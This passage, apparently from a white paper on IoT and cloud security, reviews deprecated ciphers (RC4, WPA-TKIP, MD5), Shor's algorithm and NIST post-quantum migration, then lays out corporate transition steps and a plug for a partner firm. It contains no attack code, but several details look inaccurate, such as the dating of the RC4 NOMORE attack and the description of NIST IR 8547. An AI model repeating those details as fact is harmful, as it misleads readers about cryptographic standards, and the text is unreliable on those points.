may attempt to intercept data in transit, spoof devices, inject false information, or hijack control systems. In industrial automation, this could lead to production halts, physical damage to machinery, or even threats to human safety.

A particularly alarming scenario is a man-in-the-middle (MITM [9]) attack, where an attacker intercepts communication between an IoT device and the cloud platform or any two parties. Without secure encryption and authentication mechanisms, attackers can steal sensitive data, alter commands, or impersonate legitimate devices. For example, a temperature sensor in a pharmaceutical manufacturing plant could be manipulated to report false readings, compromising product quality. In such environments, secure communication protocols like TLS [22] (Transport Layer Security), DTLS [2] (Datagram TLS), and secure MQTT [10] are essential to ensure data confidentiality and authenticity.

The danger is compounded by the fact that many IoT [7] devices—especially low-cost consumer or industrial components—lack adequate security by design. Some are shipped with default credentials, unpatched firmware, or outdated communication protocols. Once connected to a network, they may unwittingly serve as weak links that compromise the entire system. This is why end-to-end encryption—from device to cloud—is crucial. It ensures that even if data packets are intercepted, they cannot be read or altered without the appropriate cryptographic keys.

In the context of industrial automation, secure communication plays a critical role in maintaining operational reliability and resilience. Industrial systems rely on real-time data to manage everything from assembly line speeds and robotic movement to energy consumption and environmental monitoring. Any disruption or corruption in this data flow could lead to costly errors or downtime. That's why many organizations now adopt zero-trust architectures [27], where every communication request—whether internal or external—is authenticated, encrypted, and validated.

In a similar context, cloud security is a critical aspect that heavily relies on secure communication practices. While most cloud service providers implement strong built-in security measures, many risks arise from user-side misconfigurations. Common vulnerabilities include weak access permissions, data transmissions without encryption, and exposed or poorly secured APIs [1]. To counter these risks, organizations should adopt strict communication security protocols. These should involve multi-factor authentication (MFA [11]), securing APIs [1] through gateways, using encryption for data both in transit and at rest, and conducting routine security assessments. Ensuring secure interactions in cloud environments helps restrict access to sensitive information to verified users and devices and allows for rapid response to any suspicious activity.

Moreover, collaboration across industries and with governments is essential. Cybersecurity is not a competitive advantage—it is a shared responsibility. Standards must be

created and enforced to ensure that all IoT and cloud-based products meet minimum security criteria. Governments around the world are beginning to introduce legislation requiring device manufacturers to include features such as unique default passwords, secure update mechanisms, and disclosure of vulnerabilities.

In summary, IoT and cloud services are driving a revolutionary wave of digital transformation across both consumer and industrial sectors. Their integration is powering intelligent environments, real-time decision-making, and new levels of automation. Among these, industrial automation is evolving rapidly through the deployment of smart sensors, real-time analytics, and autonomous control systems. But with this transformation comes an urgent need to address the security of communication channels that underpin these innovations.

PRELIMINARIES AND BACKGROUND

In today's highly connected digital environment, cybersecurity has emerged as a vital element of modern information technology. As people, businesses, and government institutions increasingly rely on digital platforms to handle, transmit, and safeguard sensitive data, the potential for cyberattacks has risen dramatically. These cyber threats range from ransomware and malware infections to phishing, identity fraud, and large-scale data leaks. To address such dangers, cybersecurity aims to secure digital infrastructure, networks, and data against unauthorized access, manipulation, or destruction. A key strategy in this defense is the use of encryption, particularly for protecting digital communications.

Secure communication involves maintaining the confidentiality, authenticity, and integrity of information exchanged between parties. From emails and video conferences to online banking and transactions, the use of secure communication protocols is critical to prevent data interception, tampering, or identity spoofing. Without proper safeguards, attackers can easily access or alter information as it moves across digital networks. This level of protection is especially vital in industries such as finance, healthcare, military, and online commerce, where the trustworthiness and privacy of data are essential.

It works by using cryptographic algorithms and keys to transform readable information into a coded format that cannot be easily understood without proper access. This encoded information can only be deciphered by someone who holds the appropriate decryption key. As a result, even if data is intercepted while being transmitted, it cannot be read or exploited without proper authorization.

At its core, it scrambles readable data into a coded form that is meaningless without a specific unlocking mechanism. This ensures that even if someone manages to capture or access the data, they cannot make sense of it without permission. Encryption is applied in two main ways: to shield stored data on computers or servers, and to secure data while it's being exchanged across digital networks. It's a foundational layer behind secure browsing, private messaging apps, and virtual networks. In addition to privacy, it also supports trust—

confirming the identity of users and platforms so that data is exchanged only between verified parties. Importantly, many global privacy laws require businesses and institutions to adopt encryption as part of their compliance efforts.

Moreover, encryption is essential for meeting compliance requirements. Data protection regulations such as the General Data Protection Regulation (GDPR) [4], Health Insurance Portability and Accountability Act (HIPAA) [6], and Payment Card Industry Data Security Standard (PCI DSS) [14] mandate the use of strong encryption to safeguard sensitive data.

Encryption serves as a foundational component in modern cybersecurity and secure digital communication. Its primary function is to transform readable data into an encoded version—called ciphertext—that can only be deciphered by those with authorized access through a decryption key. This process ensures data privacy, authenticity, and protection across digital environments.

Key Functions of Encryption in Cybersecurity:

- **Safeguarding Confidential Data:** Encryption limits access to sensitive information, making it readable only to approved users. For instance, a confidential document stored on a device, or an email message is encrypted to prevent unauthorized access.
- **Preserving Data Accuracy:** Encryption helps protect the integrity of information by preventing unauthorized alterations during transmission. Example: Cryptographic methods like hashes and digital signatures can detect whether data has been tampered with in transit.
- **Authentication and Identity Verification:** Encryption supports mechanisms that verify users and systems before granting access. Use case: Encrypted login systems, secure API [1] gateways, and SSL/TLS certificates validate identities to guard against impersonation or fraud.
- **Meeting Regulatory Standards:** Many data privacy laws require encryption as a baseline security measure. Example: Compliance with frameworks such as the GDPR [4], HIPAA [6], and PCI DSS [14] involves encrypting data to protect financial records, healthcare information, and personal identifiers.
- **Limiting the Damage from Cyberattacks:** In the event of a data breach, encryption ensures that the compromised data remains undecipherable without the corresponding decryption credentials.
- **Enabling Secure Cloud Operations and Remote Work:** As organizations increasingly rely on cloud services and distributed teams, encryption is vital to protect data shared across locations. Example: Encrypted collaboration platforms help maintain the confidentiality of communication between remote employees and secure access to cloud resources.

The Evolution of Cryptographic Algorithms: From Legacy Protocols to Post-Quantum Security

Cryptographic algorithms are the backbone of cybersecurity. Over the decades, various algorithms and protocols have been introduced to secure digital communications, many of which were considered secure for years before vulnerabilities were discovered. Understanding the lifecycle of these legacy algorithms is crucial—not only to appreciate how cryptographic standards evolve but also to recognize the urgency of transitioning to quantum-resistant systems in the face of advancing quantum computing [21]. Let's focus on three widely used but now-deprecated cryptographic mechanisms: RC4 [18], WPA [24] (specifically WPA-TKIP [26]), and MD5 [8], followed by a discussion of the move toward post-quantum cryptography (PQC). This is to clarify that the attacks on RC4 are not due to quantum cryptanalysis, but by classical cryptanalysis itself. However, this is an example where we show how a popular algorithm can be deprecated over time. Similarly, due to the quantum cryptanalytic techniques, several classical public key cryptosystems might also be deprecated soon (see the conclusion in [28]).

A. RC4 [18]

RC4 [18,20], short for Rivest Cipher 4, was created in 1987 by Ron Rivest and initially remained a trade secret under RSA [19] Security. It later became one of the most implemented stream ciphers, utilized in various widely adopted technologies such as **SSL/TLS**, **WEP (Wired Equivalent Privacy)**, and **Microsoft's PPTP VPN**. Its widespread use was largely due to its simplicity and efficient performance in software applications.

Security Issues and Phase-Out

Although RC4 [18] was once seen as a secure option, its cryptographic design contained several critical flaws:

- **Keystream bias:** The output generated by RC4 [18] isn't uniformly random, allowing attackers to exploit predictable patterns.
- **Problems with key reuse:** When the same encryption key is reused, it can potentially expose sensitive plaintext data.
- **Vulnerability to statistical attacks:** Multiple studies revealed that RC4 [18] was susceptible to real-world attacks, especially in the contexts of SSL/TLS and WEP, where data could be extracted using statistical methods.

By the early 2010s, both academic research and practical demonstrations had proven that RC4 [18] was no longer fit for secure communications. For example:

- In 2013, the **RC4 [18] NOMORE** attack demonstrated that encrypted data in SSL/TLS

sessions using RC4 [18] could be partially recovered by an attacker.

- By 2015, the **IETF (Internet Engineering Task Force)** issued **RFC 7465**, which officially disallowed the use of RC4 [18] in TLS connections, marking its end as a viable cryptographic tool.

Summary:

Attribute	Value
Introduced	1987
Deprecated	2015 (IETF RFC 7465)
Main Weaknesses	Key biases, insecure keystream, known plaintext attacks
Replacement	AES (Advanced Encryption Standard) in GCM or CBC modes

B. WPA-TKIP: A Stopgap That Outlived Its Usefulness

Wi-Fi Protected Access (WPA [26]) was introduced in 2003 by the Wi-Fi Alliance as an interim replacement for the broken WEP protocol. WPA [26] used TKIP [24] (Temporal Key Integrity Protocol) as its encryption mechanism, which was largely based on RC4 [18] but added new mechanisms like per-packet key mixing, a message integrity check, and replay protection to mitigate WEP's vulnerabilities.

Vulnerabilities and Deprecation

Although WPA-TKIP [24, 26] was a marked improvement over WEP, it inherited many of the weaknesses associated with RC4 [18]. Major issues include:

- Known key recovery attacks (e.g., the Beck-Tews attack) that could recover TKIP keys with enough traffic.
- Packet injection and brute-force attacks that worked in conjunction with weak or predictable passphrases.
- Lack of forward secrecy or cryptographic agility.

With the introduction of WPA2 in 2004, and its replacement of TKIP with AES-CCMP, the use of WPA-TKIP [24,26] began to decline. However, backward compatibility meant it remained supported on many devices well into the 2010s. In 2012, the Wi-Fi Alliance began formally discouraging the use of TKIP. By January 1, 2015, support for TKIP in new Wi-Fi certified devices was disallowed.

Summary:

Attribute	Value
Introduced	2003 (as part of WPA)
Deprecated	2015 (Wi-Fi Alliance certification ban)
Main Weaknesses	RC4 [18] dependency, known key recovery, weak encryption integrity
Replacement	WPA2 with AES-CCMP, WPA3 (SAE and GCMP)

C. MD5 [8]: From Cryptographic Hash to Security Liability
The MD5 [8] (Message Digest Algorithm 5), created by Ron Rivest in 1991, was designed to produce a 128-bit hash value from arbitrary input data. For years, MD5 [8] was considered

a standard hash function and was used in digital signatures, checksums, and file integrity verification.

Vulnerabilities and Deprecation

MD5's [8] downfall came due to its collision vulnerability, which allows attackers to create two different inputs that produce the same hash. The timeline of its compromise includes:

- 1996: Cryptographers like Hans Dobbertin began raising concerns about MD5's [8] collision resistance.
- 2004: Xiaoyun Wang and colleagues demonstrated a full collision attack on MD5 [8].
- 2008: Researchers created a rogue Certificate Authority (CA) using a collision attack on MD5 [8], proving the dangers in a real-world PKI environment.

As a result, organizations like NIST [13] and Microsoft began phasing out MD5 [8] from all cryptographic use:

- In 2011, NIST [13] declared MD5 [8] deprecated for digital signatures and recommended SHA-2 and SHA-3 family algorithms instead.
- Microsoft disallowed MD5 [8] in certificates by default in Windows updates from 2014 onward.

MD5 [8] is still used in non-security applications (e.g., file integrity checks), but it is considered cryptographically broken and unsuitable for any secure application.

Summary:

Attribute	Value
Introduced	1991
Deprecated	2011 (NIST [13]) / 2014 (Microsoft)
Main Weaknesses	Collision attacks, preimage vulnerabilities
Replacement	SHA-2 (e.g., SHA-256), SHA-3

Understanding RC4 [18], WPA-TKIP, and MD5 [8] provides critical insights into how cryptographic systems fail, how attacks evolve, and why continuous re-evaluation and upgrading of cryptographic standards is essential. These deprecated algorithms serve as cautionary examples that:

- Popularity does not guarantee longevity.
- Simplicity or speed often comes at the cost of security.
- Backward compatibility can prolong the use of insecure systems.

From Classical Failures to Post-Quantum Cryptography

Just as RC4 [18], MD5 [8], and TKIP were once considered secure but eventually failed under evolving threats, current cryptographic algorithms face an even more powerful adversary: **Quantum Computing**.

Quantum computers, once sufficiently scaled, will break public-key systems like RSA [19], DSA, and ECC [3] using Shor's algorithm, and even symmetric systems like AES will require longer key sizes due to Grover's algorithm.

This upcoming threat has led to the rise of Post-Quantum Cryptography (PQC)—a field focused on developing

quantum-resistant cryptographic algorithms. In response, the U.S. National Institute of Standards and Technology (NIST [13]) initiated a PQC standardization process in 2016, culminating in the selection of new algorithms like [12]:

- CRYSTALS-Kyber (key exchange)
- CRYSTALS-Dilithium (digital signatures)
- Falcon and SPHINCS+

Just as we moved from RC4 [18] to AES, and from MD5 [8] to SHA-2, we are now transitioning to quantum-safe algorithms—a process expected to take years due to the complexity and breadth of cryptographic integration across the internet, embedded systems, and global infrastructure.

The lifecycle of cryptographic algorithms—from adoption to obsolescence—teaches a vital lesson: cryptography must evolve with threats. RC4 [18], WPA-TKIP, and MD5 [8] are now considered insecure, but they once protected some of the world's most critical data. Similarly, today's standards like RSA [19] and ECC [3] face obsolescence in the face of quantum computing.

A successful cybersecurity strategy depends not only on deploying strong encryption today but also on planning for the cryptographic challenges of tomorrow. The shift toward post-quantum cryptography is not just a technological evolution—it is a strategic imperative.

In his groundbreaking 1994 paper, “Algorithms for Quantum Computation: Discrete Logarithms and Factoring,” Peter W. Shor [16] introduced a quantum algorithm that efficiently solves two mathematical problems considered hard for classical computers: integer factorization and discrete logarithms. These problems are the foundation of widely used cryptographic systems such as RSA [19], DSA, and elliptic curve cryptography (ECC [3]).

Shor's algorithm demonstrated that a quantum computer could factor large integers in polynomial time, an exponential improvement over the best-known classical algorithms, which operate in super-polynomial or sub-exponential time. The core innovation lies in using quantum parallelism and the quantum Fourier transform to find the period of a function—a task that is essential to discovering the factors of a number or solving a discrete logarithm.

This algorithm has profound implications for cybersecurity. Modern public-key cryptography relies on the assumption that factoring large numbers or solving discrete logarithms is computationally infeasible. Shor's algorithm breaks that assumption, meaning that once a large-scale, fault-tolerant quantum computer is built, it could decrypt much of the encrypted data in use today.

Shor's work did not just present an algorithm; it launched an entirely new field—quantum algorithm research—and catalyzed the global effort to develop post-quantum cryptography (PQC) to secure digital infrastructure against future quantum threats.

OUR EXISTING FRAMEWORK

RSA [19] and ECC [3] are both important public-key encryption techniques used to secure communication on the internet.

RSA [19], one of the most traditional methods, relies on the complex process of factoring large numbers. ECC [3], a more recent development, uses elliptic curves over finite fields for encryption. While both methods offer similar levels of security, ECC [3] achieves this with much smaller key sizes, making it a more efficient choice for devices with limited processing power.

There are various methods that can help verify the integrity and security of TLS certificates. Here we will use browser features to check TLS certificates:

1. Open the website URL having TLS encryption (HTTPS).
2. Click on padlock icon indicates secure connection.
3. Goto view certificate detail, you can see the information like the issuer, valid dates, and signature algorithm (Figure 1).




Figure 1: Trace of the RSA [19] encryption in the TLS certificate.

RSA [19] (Rivest–Shamir–Adleman) encryption has been a critical component in securing digital communications for many years. It is widely used for encrypting online data, authenticating users and devices, securing emails, and verifying digital signatures through public key infrastructure (PKI). The security of RSA [19] stems from the challenge of factoring large prime numbers, a problem that becomes increasingly difficult for traditional computers as the key size increases. Currently, RSA [19] with 2048-bit or 3072-bit keys is considered secure against known classical computational attacks. RSA-2048 [19], for example, offers a balance between security and efficiency, making it standard in systems like TLS/SSL certificates, SSH protocols, and encrypted email. For applications demanding stronger security or longer-term protection, RSA-3072 or RSA-4096 [19] provide enhanced security, albeit with a higher computational cost. As long as RSA [19] is implemented with large key sizes and appropriate protocols, it remains a strong and practical encryption method today.

While RSA [19] remains effective today, its future is uncertain due to the rise of quantum computing. Quantum computers function entirely different principles compared to classical computers and could potentially solve specific mathematical problems at an exponentially faster rate. A major concern is Shor's algorithm, a quantum algorithm designed to factor large numbers much more efficiently. This could allow a sufficiently powerful quantum computer to

break RSA [19] encryption by deriving the private key from the public key in a relatively short period of time. Unlike traditional computational attacks, where the time required to break encryption grows exponentially with key size, Shor's algorithm can defeat RSA [19] encryption no matter how large the key is. Even RSA-4096, which is considered highly secure today, would become vulnerable if quantum computing reaches a certain level of capability.

Here we will refer, A recent study by Google Quantum AI researcher Craig Gidney [5] reveals that quantum computers may be able to break modern encryption much sooner than expected. The research suggests that RSA-2048, a widely used encryption system, could be cracked in under a week using a quantum computer with fewer than one million physical qubits. This is a major shift from earlier estimates, which required around 20 million qubits.

RSA-2048 secures online activities like banking and email by creating very large numbers that are difficult for classical computers to factor. Quantum computers, however, can use Shor's algorithm to solve this problem much faster.

As a result, no RSA key size can be considered resistant to quantum threats. While increasing the size of RSA [19] keys might slightly delay classical attacks by making them more challenging, it does not address the risks posed by quantum computing. Considering the potential for quantum attacks, RSA [19] will eventually be seen as a vulnerability (Figure 2).




Figure 2: Trace of the RSA [19] encryption in the TLS certificate in Post Quantum Era.

This unavoidable reality has led global cryptographic organizations, including the U.S. National Institute of Standards and Technology (NIST [13]), to start shifting towards post-quantum cryptography—encryption methods designed to withstand both classical and quantum computing threats. These emerging cryptographic solutions are built on alternative mathematical foundations, such as lattice structures, hash functions, and error-correcting codes, which are considered resistant to quantum computing attacks.

However, its vulnerability to quantum computing means that it is not a viable long-term solution for data that must remain secure for decades. Organizations and governments must begin planning for the post-quantum era by evaluating and gradually adopting quantum-safe alternatives. Transitioning from RSA [19] to post-quantum cryptography is not just a technical upgrade; it is a necessary step to ensure the

continued confidentiality, authenticity, and integrity of digital communications in a world where quantum computing is rapidly advancing.

STEPS IN POST QUANTUM ERA

In recent years, researchers have been exploring quantum computing [17]—an emerging field that leverages the principles of quantum mechanics to tackle problems that classical computers struggle with. If large-scale quantum machines become a reality, they could potentially compromise the encryption techniques that currently protect sensitive information and digital communications. This would pose a major threat to data privacy and cybersecurity.

To address this risk, the field of post-quantum cryptography focuses on designing encryption methods that remain secure even against quantum-enabled attacks. These new approaches must also be compatible with today's digital infrastructure to ensure smooth integration and performance.

It's hard to say exactly when large quantum computers will become a reality. In the past, people weren't sure if building such machines was even possible. But now, many experts believe it's just a matter of solving some big engineering problems. Some even think that in the next decades, quantum computers powerful enough to break today's encryption could be developed.

Since it took almost 2 decades to fully set up the encryption systems we currently rely on, we can't afford to wait. Even if we don't know the exact timeline, we need to start upgrading our digital security now to prepare for the future of quantum computing [15]. Cryptographic algorithms play a crucial role in securing sensitive digital data from unauthorized access, tampering, and theft. They are the foundation of modern digital security, used in everything from online banking and email encryption to securing government communications. For many years, these algorithms have successfully protected information against attacks carried out by classical computers. Traditional encryption methods, such as RSA [19] and ECC [3] (Elliptic Curve Cryptography), rely on mathematical problems that are extremely difficult and time-consuming for classical computers to solve.

The advancement of quantum computing introduces a serious challenge to current encryption methods. Unlike traditional machines, quantum computers use qubits, which allow them to process certain types of computations at dramatically increased speeds. This unique capability enables them to run algorithms like Shor's, which can efficiently solve the complex mathematical problems that secure public-key systems such as RSA [19] and elliptic curve cryptography (ECC [3]). If scalable quantum systems are developed, they could render many of today's encryption techniques ineffective, putting confidential data at risk.

The growing risk posed by quantum computing has driven researchers to create a new class of cryptographic methods called post-quantum cryptography (PQC). These algorithms are specifically engineered to resist attacks from both

conventional and quantum computers. Unlike older encryption schemes, PQC relies on mathematical challenges that are considered difficult for either type of system to solve. Some prominent approaches include lattice-based encryption, hash-driven digital signatures, and cryptographic techniques built on coding theory.

The transition to post-quantum cryptography is already underway. To deal with this future risk, the U.S. standards body NIST [13] (National Institute of Standards and Technology) started a global search for encryption tools that can resist attacks from both regular and quantum machines.

Timelines for Transitioning to PQC [23]: NIST [13] (US):

- NIST’s expected approach to transitioning to quantum-resistant schemes (symmetric and asymmetric): Dated Nov 2024
- Foster engagement between industry, standard organizations and relevant agencies to accelerate adoption of quantum-resistant schemes
- Follows the National Security Memorandum (NSM-10) that establishes 2035 as primary target for completion PQC migration for federal systems
- Defines clear timelines for deprecation of quantum-vulnerable algorithms
 - Broadly 2030 for deprecation, disallowed for 2035

Deprecation timelines for quantum-vulnerable algorithms:

Key Establishment Scheme	Parameters	Transition
Finite Field DH and MQV [SP80056A]	112 bits of security strength	Deprecated after 2030 Disallowed after 2035
	≥ 128 bits of security strength	Disallowed after 2035
Elliptic Curve DH and MQC [SP80056A]	112 bits of security strength	Deprecated after 2030 Disallowed after 2035
	≥ 128 bits of security strength	Disallowed after 2035
RSA [SP80056B]	112 bits of security strength	Deprecated after 2030 Disallowed after 2035
	≥ 128 bits of security strength	Disallowed after 2035

Figure 3: Key Establishment Scheme (KEM)

Digital Signature Algorithm Family	Parameters	Transition
ECDSA [FIPS186]	112 bits of security strength	Deprecated after 2030 Disallowed after 2035
	≥ 128 bits of security strength	Disallowed after 2035
EdDSA [FIPS186]	≥ 128 bits of security strength	Disallowed after 2035
RSA [FIPS186]	112 bits of security strength	Deprecated after 2030 Disallowed after 2035
	≥ 128 bits of security strength	Disallowed after 2035

Figure 4: Digital Signature Algorithms

As a result of its review process, NIST chose three digital signature methods that will likely be used in the future:

Dilithium, FALCON, and SPHINCS+. Dilithium and FALCON use complex math based on lattice problems, while SPHINCS+ uses hashing. These methods were selected for their high level of security and ability to work well even when computers become much more powerful.

On the other hand, Rainbow, another digital signature method, was not chosen. Even though Rainbow had fast performance and short signatures, researchers found a serious flaw. It turned out that someone could figure out the private key just by looking at the public key — a major security issue. Because of this weakness, Rainbow was taken out of the competition.

Although it is unclear when powerful quantum computers will be built, experts agree that the risk is real and that preparation must begin now. Upgrading global digital infrastructure to use post-quantum cryptography will take time, just as it did with current public-key systems. Taking early steps will help ensure that sensitive data remains protected both today and, in a future, where quantum computing is a practical reality.

While current cryptographic methods remain effective against classical attacks, quantum computing could change the landscape of digital security. Post-quantum cryptography is a necessary step toward ensuring long-term protection of digital information in the face of this emerging technology [8].

We refer to the book “Transition to Post-Quantum Cryptography Standards” [23]. Quantum computing is quickly advancing from a theoretical concept to a practical technology. For cybersecurity firms, this shift presents a core challenge: cryptographic systems that have safeguarded digital assets for years, including RSA [19], ECC [3], and others, are vulnerable to quantum-driven attacks. A sufficiently powerful quantum computer could break current public-key encryption, threatening the security of data, communications, and overall trust in digital infrastructures.

In response to this emerging risk, the National Institute of Standards and Technology (NIST [13]) has initiated a global effort to develop post-quantum cryptographic standards. Although the document is highly technical, it provides essential insights and direction for organizations, particularly those in cybersecurity—that must navigate the transition to post-quantum solutions.

1) *Recognizing the Quantum Threat to Cybersecurity:*

Cybersecurity companies are uniquely positioned at the frontlines of digital defense. However, quantum computing poses a universal risk that disrupts even the most robust classical systems.

- a) The Breaking Point for Classical Cryptography: Shor’s algorithm, executed on a sufficiently powerful quantum computer, can efficiently factor large integers and solve discrete logarithm problems. These are the hard

mathematical problems that underline the security of widely used protocols like RSA [19] and ECC [3]. In a quantum world, these protocols will be rendered obsolete.

- b) Harvest Now, Decrypt Later: Cybersecurity firms must consider the "harvest now, decrypt later" risk model. Sensitive data, especially that with long confidentiality requirements (financial, medical, government, or proprietary R&D data), is being intercepted and stored today, with the intent to decrypt it when quantum computers become viable. This accelerates the need for immediate post-quantum planning.

2) Understanding NIST [13] IR 8547 and the PQC Landscape:

NIST [13] IR 8547 presents a detailed status update on the PQC standardization process, a multi-year, transparent, and globally collaborative effort to identify algorithms capable of resisting both classical and quantum attacks.

The report outlines two primary categories of algorithms:

- Key Encapsulation Mechanisms (KEMs): For secure key exchange and encryption (e.g., CRYSTALS-Kyber, NTRU, Saber)
- Digital Signatures: For identity verification and integrity assurance (e.g., CRYSTALS-DILITHIUM, FALCON)

These algorithms are assessed not only for security but also for practical implementation across diverse environments, including constrained devices, high-performance servers, and cloud platforms.

3) Strategic Steps for Cybersecurity Companies in the Post-Quantum Era:

Step 1: Build Organizational Awareness and Strategy:

Cybersecurity firms must cultivate awareness of quantum threats among leadership, technical teams, and clients.

Executive buy-in: Ensure that leadership understands the risk to current cryptographic systems and the strategic importance of early adoption.

Client education: Create whitepapers, webinars, and briefings that communicate the quantum threat in accessible terms to clients.

PQC transition roadmap: Define a roadmap aligned with NIST [13] timelines for PQC standards, including evaluation, pilot deployments, and service offerings.

Step 2: Conduct a Comprehensive Cryptographic Inventory:

Cybersecurity companies typically operate across diverse environments—from endpoint security to managed detection and response, to securing cloud applications.

Audit cryptographic usage: Identify every system and service that relies on public-key cryptography (e.g., TLS, digital signatures, VPNs, certificate validation, code signing).

Classify vulnerabilities: Evaluate which cryptographic systems are most exposed to quantum threats and which systems will be hardest to update.

Prioritize high-value targets: Focus on systems that secure long-lifespan data or enable broad access (e.g., authentication systems, critical infrastructure clients).

Step 3: Engage with NIST [13]-Recommended Algorithms: NIST [13] IR 8547 provides a short list of promising finalists and alternate candidates that should guide testing and development efforts.

Key candidates: Encryption/KEM: CRYSTALS-Kyber, Saber

Signatures: CRYSTALS-DILITHIUM, FALCON

Cybersecurity firms should begin integrating these algorithms into internal labs and testbeds.

Benchmarking: Evaluate algorithm performance under typical workloads (CPU cycles, memory usage, network impact).

Compatibility testing: Test PQC algorithms with internal systems and client environments, including TLS stacks, secure email, and mobile apps.

Interoperability: Collaborate with industry partners to test cross-platform deployments of PQC-enabled systems.

Step 4: Develop Hybrid Cryptographic Solutions:

Since full migration to PQC will take time, hybrid cryptographic models are an essential intermediate step. These combine traditional algorithms with quantum-resistant counterparts.

Hybrid TLS: Begin testing hybrid key exchange protocols (e.g., ECDHE + Kyber) in secure channels.

Certificate authorities: Engage with CAs to support hybrid signatures (e.g., RSA [19] + Dilithium) on digital certificates. Guidance for clients: Provide best practices on implementing hybrid systems, focusing on layered defense and redundancy.

Step 5: Upgrade Cryptographic Infrastructure and Tooling:

Cybersecurity companies often build or manage custom security platforms. These must be made PQC-ready.

Update cryptographic libraries: Ensure tools like OpenSSL, BoringSSL, LibOQS, and Bouncy Castle are patched and support PQC algorithms.

Update Hardware Security Modules (HSMs) and secure enclaves: Work with vendors to ensure hardware can support larger key sizes and PQC algorithmic structures.

Certificate Management: Prepare certificate issuance and validation infrastructure for longer PQC key lengths and potential format changes.

Step 6: Create Post-Quantum Security Products and Services: As PQC becomes standardized, cybersecurity companies should pivot toward offering post-quantum-aware services.

PQC consulting: Offer quantum risk assessments and migration planning to clients.

PQC-enhanced products: Launch new product lines or upgrade existing tools (e.g., VPNs, incident detection tools, etc.) with PQC features.

Managed PQC migration: Help enterprises implement and monitor hybrid cryptographic environments with rollback capabilities.

Step 7: Monitor Standards and Collaborate with the Ecosystem:

NIST [13] IR 8547 is part of the living standardization process. Cybersecurity companies must remain agile and plugged into the broader PQC ecosystem.

Follow NIST [13] and IETF updates: Engage with draft standards and participate in working groups.

Partner with academia: Collaborate with universities or research centers to test algorithms and improve implementation security.

Contribute to open-source: Help build, audit, or improve open-source implementations of PQC algorithms.

Step 8: Train Your Workforce and Update Policies:

Success in the post-quantum era will depend on a workforce equipped to implement and support new cryptographic technologies.

Training programs: Provide hands-on labs and certification paths for developers and security engineers.

Code review checklists: Update secure coding standards and static analysis tools to account for PQC use cases.

Policy updates: Revise internal security policies, software procurement guidelines, and third-party risk assessments to require PQC-readiness.

Step 9: Plan for Incident Response and Futureproofing:

No algorithm is immune to flaws. Cybersecurity companies must prepare for the possibility that even post-quantum algorithms could eventually be broken or need replacement. Update IR playbooks: Incorporate scenarios where a PQC algorithm fails or a vulnerability is discovered.

Diversify algorithms: Encourage use of multiple PQC algorithms across different systems to avoid single points of failure.

Post-deployment monitoring: Implement cryptographic agility—systems should be capable of swapping algorithms with minimal downtime.

Below is the list of PQC (NIST [13]) Selected Algorithm:

- Public-key Encryption and Key-establishment Algorithms
 - CRYSTALS-KYBER, Submitters: Peter Schwabe, Roberto Avanzi, Joppe Bos, Leo Ducas, Eike Kiltz, Tancrede Lepoint, Vadim Lyubashevsky, John M. Schanck, Gregor Seiler, Damien Stehle, Jintai Ding
- Digital Signature Algorithms
 - CRYSTALS-DILITHIUM, Submitters: Vadim Lyubashevsky, Leo Ducas, Eike Kiltz, Tancrede Lepoint, Peter Schwabe, Gregor Seiler, Damien Stehle, Shi Bai
 - FALCON, Submitters: Thomas Prest, Pierre-Alain Fouque, Jeffrey Hoffstein, Paul Kirchner, Vadim Lyubashevsky, Thomas Pornin, Thomas Ricosset, Gregor Seiler, William Whyte, Zhenfei Zhang
 - SPHINCS+, Submitters: Andreas Hulsing, Daniel J. Bernstein, Christoph Dobraunig, Maria Eichlseder, Scott Fluhrer, Stefan-Lukas Gazdag, Panos Kampanakis, Stefan Kolbl, Tanja Lange, Martin M Lauridsen, Florian Mendel, Ruben Niederhagen, Christian Rechberger, Joost Rijneveld, Peter Schwabe, Jean-Philippe Aumasson, Bas Westerbaan, Ward Beullens

Now there are many organizations which are major players in the Post-Quantum Cryptography (PQC) segment, who offer dedicated PQC enabled products and solutions. Some are below:

- PQShield, UK
- QuSecure, US
- PostQuantum, UK
- ISARA Corporation, Canada
- PQSTATION, Singapore

We have collaboration with [PQSTATION](#), Singapore for providing Post Quantum Cryptographic solutions and roadmaps for transitioning to quantum-resistant standards. It

also provides migration solution to secure communication between critical components of amongst infrastructure during the transitional phase.

CONCLUSION AND FUTURE DIRECTION

The security of today's digital world depends heavily on encryption techniques that protect information across everything from global internet traffic to banking systems and national defense [25]. These cryptographic tools have been reliable for decades, but their future is uncertain. As quantum computing evolves, it introduces a serious risk: it could break the core mathematical principles that many current encryption systems rely on. Algorithms like RSA [19] and elliptic curve cryptography, which are fundamental to secure communication today, may no longer be effective once quantum computers reach sufficient power, especially due to quantum methods such as Shor's algorithm.

Although practical quantum computers capable of breaking current cryptographic standards do not yet exist, the threat is not hypothetical. Multiple government agencies, security experts, and academic researchers have warned about the risks of "harvest now, decrypt later" attacks. In such scenarios, encrypted communications intercepted today may be stored and decrypted in the future once quantum computing reaches sufficient capability. This concern is particularly acute for data with a long shelf life—medical records, government communications, and industrial secrets—that must remain secure for decades.

Assessing the Current State of Cryptography

At present, public key cryptography based on number-theoretic problems like RSA [19] (factoring large integers) and ECC [3] (discrete logarithms on elliptic curves) forms the backbone of encryption and digital signatures. These systems are used in protocols like TLS, IPsec, SSH, PGP, and within PKI infrastructures that enable secure authentication and communication globally.

